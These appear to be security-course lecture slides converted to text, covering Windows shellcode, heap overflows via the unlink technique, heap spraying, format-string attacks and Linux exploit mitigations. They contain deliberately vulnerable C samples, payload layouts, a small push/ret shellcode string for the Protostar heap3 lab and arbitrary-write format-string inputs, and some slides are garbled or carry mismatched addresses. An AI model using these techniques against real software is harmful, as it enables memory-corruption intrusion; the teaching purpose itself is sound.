# Some reference slides for shellcodes & registers

# 64 bit Architecture

Registers: RAX RBX RCX RDX RBP RSP RSI RDI **r8 r9 r10 r11 r12 r13 r14 r15**

- Similar to 32, but the GPRs have been expanded to 64bits and renamed:
  - EAX is now RAX
  - EBX is now RBX
  - and so on
- Twice the amount of GPRs

# Windows Shellcode (32 & 64bit)

## Not like linux


- The kernel interface is accessed by loading the address of the Win32API DLLs
- DLL address will vary for EACH version of windows
- DLL addresses can be found at runtime or can be hardcoded
  - kernel32.dll has functions to do this:
    - **LoadLibrary**
    - **GetProcAddress**



# Linux vs Windows process memory




# Linux



Source:  
<http://duartes.org/gustavo/blog/post/anatomy-of-a-program-in-memory>

# Win32



Stack grows towards lower memory (on all systems)

Stack & Heap are adjacent, and **grow apart**

Source: <https://www.corelan.be/index.php/2009/07/19/exploit-writing-tutorial-part-1-stack-based-overflows/>



# Heap Exploitation

# Heap exploitation resources

Secure Coding in C / C++ (From prior lectures)

[Practical Windows XP/2003 Heap Exploitation](#), by John McDonald and Chris Valasek. Blackhat USA 2009.

[Heaps about Heaps](#), by Brett Moore.

# Heap Breakdown

## Core component: **The memory allocator**

- goals:
  - efficiency
  - minimizing space (minimizing wasted space and fragmentation)
- **(Basic) Algorithms:**
  - Boundary Tags
    - chunks of memory carry around meta data before and after
      - size information fields
    - allows for coalescing
    - allows for straightforward traversing of chunks (can traverse all chunks from any known chunk)
  - Binning
    - chunks are maintained in bins, grouped by size
      - put chunks where they best fit to minimize waste
    - best-fit coalescing



---

**coalesce:** the act of merging two adjacent free blocks of memory  
used in garbage collection to compact the heap

# (RECAP from lecture 3)

## Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
 char *first, *second, *third;
 first = malloc(666);
 second = malloc(12);
 third = malloc(12);
 strcpy(first, argv[1]);

 free(first);
 free(second);
 free(third);
}
```



|                                  |  |  |  |     |
|----------------------------------|--|--|--|-----|
| Size or last 4 bytes of previous |  |  |  |     |
| Size of this chunk = 672         |  |  |  | P=1 |
| dat<br>a                         |  |  |  |     |
| dat<br>a                         |  |  |  |     |
| Size or last 4 bytes of previous |  |  |  |     |
| Size of this chunk = 16          |  |  |  | P=1 |
| dat<br>a                         |  |  |  |     |
| dat<br>a                         |  |  |  |     |
| Size or last 4 bytes of previous |  |  |  |     |
| Size of this chunk = 16          |  |  |  | P=1 |

# Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
 char *first, *second, *third;
 first = malloc(666);
 second = malloc(12);
 third = malloc(12);
 strcpy(first, argv[1]);
 free(first);
 free(second);
 free(third);
}
```

[illegible][illegible]

# Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
 char *first, *second, *third;

 first = malloc(666);
 second = malloc(12);
 third = malloc(12);
 strcpy(first, argv[1]);

 free(first);
 free(second);
 free(third);
}
```



Will cause free  
(second)  
to segfault

[illegible]



# Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
 char *first, *second, *third;
 first = malloc(666);
 second = malloc(12);
 third = malloc(12);
 strcpy(first, argv[1]);

 free(first);
 free(second);
 free(third);
}
```



will alter the  
behavior of  
free()

“FREEEEEEEEEEEDOOM  
MMMMMMMMMMMMMMMMMMMM  
MMMMMM...<dummy even  
integer(to have P=0)><new  
size (-4)><a fd pointer><a bk  
pointer>”

|                                                                                                                 |     |
|-----------------------------------------------------------------------------------------------------------------|-----|
| Size or last 4 bytes of previous                                                                                |     |
| Size of this chunk = 672                                                                                        | P=1 |
| FREEEEEEEDOOOMMMMMMMMMM<br>MMMMMMMMMMMMMMMMMMMM<br>MMMMMMMMMMMMMMMMMMMM<br>MMMMMMMMMMMMMMMMMMMM<br>MMMMMMMMMMMM |     |
| dummy size field                                                                                                | P=0 |
| size of chunk = -4                                                                                              | P=0 |
| Malicious fd pointer                                                                                            |     |
| Malicious bk pointer                                                                                            |     |
| Size or last 4 bytes of previous                                                                                |     |
| Size of this chunk = 16                                                                                         | P=1 |
|                                                                                                                 |     |

|                                                                                                  |     |
|--------------------------------------------------------------------------------------------------|-----|
| Size or last 4 bytes of previous                                                                 |     |
| Size of this chunk = 672                                                                         | P=1 |
| FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF |     |
| dummy size field                                                                                 |     |
| size of chunk = -4                                                                               | P=0 |
| Malicious fd pointer                                                                             |     |
| Malicious bk pointer                                                                             |     |
| Size or last 4 bytes of previous                                                                 |     |
| Size of this chunk = 16                                                                          | P=1 |

# Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
 char *first, *second, *third;
 first = malloc(666);
 second = malloc(12);
 third = malloc(12);
 strcpy(first, argv[1]);

 free(first);
 free(second);
 free(third);
}
```



Size field in second chunk overwritten with a negative number

- when free() attempts to find the third chunk it will go here:
  - it sees the 2nd chunk is listed as free
  - unlink time

|                                                                                                                                          |     |
|------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Size or last 4 bytes of previous                                                                                                         |     |
| Size of this chunk = 672                                                                                                                 | P=1 |
| FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF |     |
| dummy size field                                                                                                                         | P=0 |
| size of chunk = -4                                                                                                                       | P=0 |
| Malicious fd pointer                                                                                                                     |     |
| Malicious bk pointer                                                                                                                     |     |
| Size or last 4 bytes of previous                                                                                                         |     |
| Size of this chunk = 16                                                                                                                  | P=1 |
|                                                                                                                                          |     |

# Heap Buffer Overflow (from [1] p186)

```
#include <stdlib.h>
#include <string.h>
int main(int argc, char *argv[])
{
 char *first, *second, *third;
 first = malloc(666);
 second = malloc(12);
 third = malloc(12);
 strcpy(first, argv[1]);

 free(first);
 free(second);
 free(third);
}
```



```
#define unlink(P, BK, FD) {
 FD = P->fd;
 BK = P->bk;
 FD->bk = BK;
 BK->fd = FD;
}
```

need not point to  
the heap or to  
the free list!

|                                                                                                                                          |     |
|------------------------------------------------------------------------------------------------------------------------------------------|-----|
| Size or last 4 bytes of previous                                                                                                         |     |
| Size of this chunk = 672                                                                                                                 | P=1 |
| FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFFFFFFFFFF |     |
| dummy size field                                                                                                                         | P=0 |
| size of chunk = -4                                                                                                                       | P=0 |
| Malicious fd pointer                                                                                                                     |     |
| Malicious bk pointer                                                                                                                     |     |
| Size or last 4 bytes of previous                                                                                                         |     |
| Size of this chunk = 16                                                                                                                  | P=1 |

# Heap Buffer Overflow (from [1] p186)

When this command runs:



- writes attacker supplied data to an attacker supplied address
  - to (fd + 12)
    - why?

```
#define unlink(P, BK, FD) {
 FD = P->fd
 BK = P->bk
 FD->bk = BK;
 BK->fd = FD;
}
```

The destination of the arbitrary write

The value which to write

|                                                                                                  |  |  |     |
|--------------------------------------------------------------------------------------------------|--|--|-----|
| Size or last 4 bytes of previous                                                                 |  |  |     |
| Size of this chunk = 672                                                                         |  |  | P=1 |
| FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF<br>FFFFFFFFFFFFFFFF |  |  |     |
| dummy size field                                                                                 |  |  | P=0 |
| size of chunk = -4                                                                               |  |  | P=0 |
| Malicious fd pointer                                                                             |  |  |     |
| Malicious bk pointer                                                                             |  |  |     |
| Size or last 4 bytes of previous                                                                 |  |  |     |
| Size of this chunk = 16                                                                          |  |  | P=1 |
|                                                                                                  |  |  |     |

# Standard C routines

libc:

- malloc()
  -
- free()
  - Simply links a region to the FreeList
- realloc()

brk()


mmap()

# Example heap overflow bug

Common integer overflow & heap overflow combo:

```
buf = malloc(sizeof(something) *user_controlled_int);
for (i = 0; i < user_controlled_int; i++){
 if (user_buf[i] == 0)
 break;
}
copyinto(buf, user_buf);
}
```

attacker can allocate 0,  
then copy a large array into it



# Example heap overflow 2

```
/* basic heap overflow */
int main (int argc, char** argv) {
 char *buf;
 char *buf2;

 buf = (char*) malloc (1024);
 buf2 = (char*) malloc (1024);
 printf("buf=%p buf2=%P\n", buf, buf2);

 strcpy (buf,argv[1]);
 /// allows us to overwrite the meta data for buf2

 free(buf2);
}
```

*If an attacker overwrites the meta data with garbage, **intfree** will fail, and cause SIGSEGV (Segmentation fault) b/c it cannot locate the "previous" chunk*

*But an attacker can recreate the chunk header!  
when **intfree** navigates to the new pointer for the "previous" chunk you can redirect execution.... what could go wrong??? :D*



# Heap bof demo

protostar heap3 challenge


<http://www.pwntester.com/blog/2013/12/20/protostar-heap0-4-write-ups/> (writeups)

# Protostar Heap3

<http://exploit-exercises.com/protostar/heap3>

<http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/>

<http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/>




dest - 12 ..... ( FD->bk = BK)

.GOT of puts() - 12= 0x0804b11c

address of winner() = 0x08048864

<http://conceptofproof.wordpress.com/2013/11/19/protostar-heap3-walkthrough/>



shellcode

push <address of winner(>

ret

“\x68\x64\x88\x04\x08\xc3”

# Windows Heap

## Multiple heaps!

- Each process gets a default one
  - all threads share this common one
- Some loaded .dll's create their own heap!
- Can create separate heaps for different purposes
  - `alloc(0x1000, RWX)`
  - what could go wrong?? :D
- Some .dlls hold pointers to the heap they use

# Heap Feng Shui

- <http://www.blackhat.com/presentations/bh-europe-07/Sotirov/Presentation/bh-eu-07-sotirov-apr19.pdf>
- The art of manipulating the allocation of heap blocks in order to redirect the program control flow to the shellcode
  - (shellcode on the heap)
- Commonly used on malicious webpages using JavaScript

# Heap Sprays

- A technique that attackers use to allocate large chunks of malicious code on the heap, in hopefully predetermined locations
- Common on malicious webpages
  - most use **JavaScript** to allocate a ton of NOP-sled+shellcode chunks on the heap
    - then some browser exploit to point EIP to the heap, and hope it hits a NOPsled
  - Can be accomplished on webpages with:
    - **JavaScript**
    - **VBScript**
    - **ActionScript**
    - **Images**
    - **HTML5**

(see <http://exploiting.wordpress.com/2012/10/03/html5-heap-spray-eusecwest-2012/>)
- By itself, is not a security issue, but can be used against other vulnerabilities to make exploits easier



# Format String Exploitation

(Continuation from lecture 3)





# Format Strings

`%[flags][width][.precision][{length-modifier}] conversion-specifier`

- `%d` or `%i` = signed decimal integer
- `%u` = unsigned decimal integer
- `%o` = unsigned octal
- `%x` = unsigned hexadecimal integer
- `%X` = unsigned hexadecimal integer (uppercase)
- `%f` = decimal float
- `%e` = scientific notation
- `%a` = hexadecimal floating point
- `%c` = char
- `%s` = string
- `%p` = pointer address
- `%n` = nothing printed, but corresponds to a pointer. The number of characters written so far is stored in the pointed location.

# Exploiting Format Strings

Back to that example:

```
gets(buffer); // buffer == "%s%s..."
```

```
printf(buffer);
```

```
printf("%s%s%s%s%s%s%s%s%s%s...");
```

- reads pointer values off the stack for each %  
S
  - until all %s specifiers are satisfied
  - or until segfault

# Exploiting Format Strings

```
printf("%08x %08x %08x %08x %08x....");
```

- prints out values on the stack in hex format
  - allows viewing of stack contents by attacker
  - printed in human-friendly format
    - x86-64 / x86 values are stored little-endian in memory
      - very important to remember

# Exploiting Format Strings

```
printf("%08x %08x %08x %08x %08x....");
```

- Iteratively increases the argument pointer by 8 each time.
  - for variable argument functions
  - `va_start`
  - `va_list`
    - an array. `va_list[i]` is argument pointer. (YMMV)

# Exploiting Format Strings

```
printf("%04x....");
```

- can move forward argument pointer by other values.
  - typically just by 4 or 8 bytes on x86-32. Not sure on x86-64
  - This can be exploited to view arbitrary memory locations

# Exploiting Format Strings

```
printf("\xde\x5f\xe5\x04%x%x%x%x%s");
```

- viewing arbitrary memory locations (32bit)
  - move argument pointer forward enough to point within the string (the %x chain)
- %s uses a stack value as a pointer
  - prints out what it points to
    - here, will print the value at 04e5f5de (little endian)

# Exploiting Format Strings

Writing to memory address (from [1] p326)

```
int i;
```

```
printf("hello%n\n", (int *)&i);
```

writes 5 to variable i;

# Exploiting Format Strings

Writing to arbitrary memory address

```
printf("\xde\xef5\xe5\x04%x%x%x%x%x\n");
```

```
printf("\xde\xef5\xe5\x04%x%x%x%x%150x\n");
```

works well for writing small values

- but not memory addresses



# Exploiting Format Strings

Writing to arbitrary memory address

```
printf("\xde\xef\xef\x04%x%x%x%x%n");
```

will write the number of characters before the %n printed so far to 04e5f5de.

- We need to explore length modifier:

%[flags][width][.precision][{length-modifier}] conversion-specifier

|               | specifiers       |                              |                    |        |          |       |                   |
|---------------|------------------|------------------------------|--------------------|--------|----------|-------|-------------------|
| <i>length</i> | d i              | u o x X                      | f F e E g<br>G a A | c      | s        | p     | n                 |
| (none)        | int              | unsigned<br>int              | double             | int    | char*    | void* | int*              |
| hh            | signed<br>char   | unsigned<br>char             |                    |        |          |       | signed<br>char*   |
| h             | short int        | unsigned<br>short int        |                    |        |          |       | short<br>int*     |
| l             | long int         | unsigned<br>long int         |                    | wint_t | wchar_t* |       | long int*         |
| ll            | long long<br>int | unsigned<br>long long<br>int |                    |        |          |       | long long<br>int* |
| j             | intmax_t         | uintmax_<br>t                |                    |        |          |       | intmax_t<br>*     |
| z             | size_t           | size_t                       |                    |        |          |       | size_t*           |
| t             | ptrdiff_t        | ptrdiff_t                    |                    |        |          |       | ptrdiff_t*        |
| L             |                  |                              | long<br>double     |        |          |       |                   |

# Format String Demo #1

protostar format1 challenge

<http://www.kroosec.com/2012/12/protostar-format1.html> (writeup)

# (RECAP) Exploiting Format Strings

Combine these techniques to write arbitrary values to arbitrary memory location (s) byte by byte:

- pg 174 HAOE explains this best. The following writes 0xDDCCBBAA to the address at 0x08409755

We'll finish  
this topic  
~~later in the semester~~

| <u>Memory</u>              | 94 | 95 | 96 | 97 |    |    |    |
|----------------------------|----|----|----|----|----|----|----|
| First write to 0x08409755  | AA | 00 | 00 | 00 |    |    |    |
| Second write to 0x08409756 |    | BB | 00 | 00 | 00 |    |    |
| Third write to 0x08409757  |    |    | CC | 00 | 00 | 00 |    |
| Fourth write to 0x08409758 |    |    |    | DD | 00 | 00 | 00 |
| RESULT                     | AA | BB | CC | DD |    |    |    |

|               | specifiers       |                              |                    |        |          |       |                   |
|---------------|------------------|------------------------------|--------------------|--------|----------|-------|-------------------|
| <i>length</i> | d i              | u o x X                      | f F e E g<br>G a A | c      | s        | p     | n                 |
| <i>(none)</i> | int              | unsigned<br>int              | double             | int    | char*    | void* | int*              |
| hh            | signed<br>char   | unsigned<br>char             |                    |        |          |       | signed<br>char*   |
| h             | short int        | unsigned<br>short int        |                    |        |          |       | short<br>int*     |
| l             | long int         | unsigned<br>long int         |                    | wint_t | wchar_t* |       | long int*         |
| ll            | long long<br>int | unsigned<br>long long<br>int |                    |        |          |       | long long<br>int* |
| j             | intmax_t         | uintmax_<br>t                |                    |        |          |       | intmax_t<br>*     |
| z             | size_t           | size_t                       |                    |        |          |       | size_t*           |
| t             | ptrdiff_t        | ptrdiff_t                    |                    |        |          |       | ptrdiff_t*        |
| L             |                  |                              | long<br>double     |        |          |       |                   |

# Format String Demo #2

protostar format4 challenge

<http://www.kroosec.com/2012/12/protostar-format4.html> (writeup)

format3 is also helpful here



# Executable Security Mechanisms

*AKA exploit mitigations*



# Who should protect what?

Stack?


Heap?

segment permissions?

data vs instructions?

registers?

overflows?







# Linux exploit mitigations

# N^X

- Means "Never eXecute [bit]"
  - is a bit flag
- Employs the following principle:
  - **If it is writeable, then it is NOT executable**
- prevents execution of the stack, and sometimes heap

Ways attackers can bypass:

- ret2libc (return to lib c)
- *Reference for further learning on advanced ret2libc exploitation:*
  - <http://www.phrack.org/issues.html?issue=58&id=4>

# GCC extensions to protect stack (stack cookies)

- **StackGuard**
  - extension for the gcc compiler
    - provides a weak canary protection against buffer overflows
    - only protects the Return Address on stack
    - not adopted by the GCC project team
- **GCC Stack-Smashing Protector (ProPolice)**
  - a version of this was re-implemented in GCC 4.1 and later
  - currently standard part of OpenBSD, FreeBSD, Ubuntu, etc...
  - better designed canary generation
  - protects function arguments, and not just Return Address
  - rearranges variables to deter overflowing them
    - also backs up copies of function arguments to check against later on

# ASLR (in Linux)

## Address Space Layout Randomization

- is set in `/proc/sys/kernel/randomize_va_space`
  - set to `> 0` when turned on
- randomly arranges the positions of key data areas upon process initialization
  - positions of the:
    - (usually) the base of the executable (i.e. not starting at a fixed `0x0000` every time)
    - libraries
    - heap
    - stack
- Outright breaks any shellcode with hardcoded addressing techniques
- breaks return-2-library attacks (libraries load in random locations!)

# ASLR

```
fuzz@ubufuzz:~$ cat /proc/self/maps
08048000-08053000 r-xp 00000000 08:01 262149 /bin/cat
08053000-08054000 r--p 0000a000 08:01 262149 /bin/cat
08054000-08055000 rw-p 0000b000 08:01 262149 /bin/cat
08055000-08076000 rw-p 00000000 00:00 0 [heap]
b7c23000-b7e23000 r--p 00000000 08:01 792339 /usr/lib/locale/locale-archive
b7e23000-b7e24000 rw-p 00000000 00:00 0
b7e24000-b7fc7000 r-xp 00000000 08:01 659999 /lib/i386-linux-gnu/libc-2.15.so
b7fc7000-b7fc8000 ---p 001a3000 08:01 659999 /lib/i386-linux-gnu/libc-2.15.so
b7fc8000-b7fca000 r--p 001a3000 08:01 659999 /lib/i386-linux-gnu/libc-2.15.so
b7fca000-b7fcb000 rw-p 001a5000 08:01 659999 /lib/i386-linux-gnu/libc-2.15.so
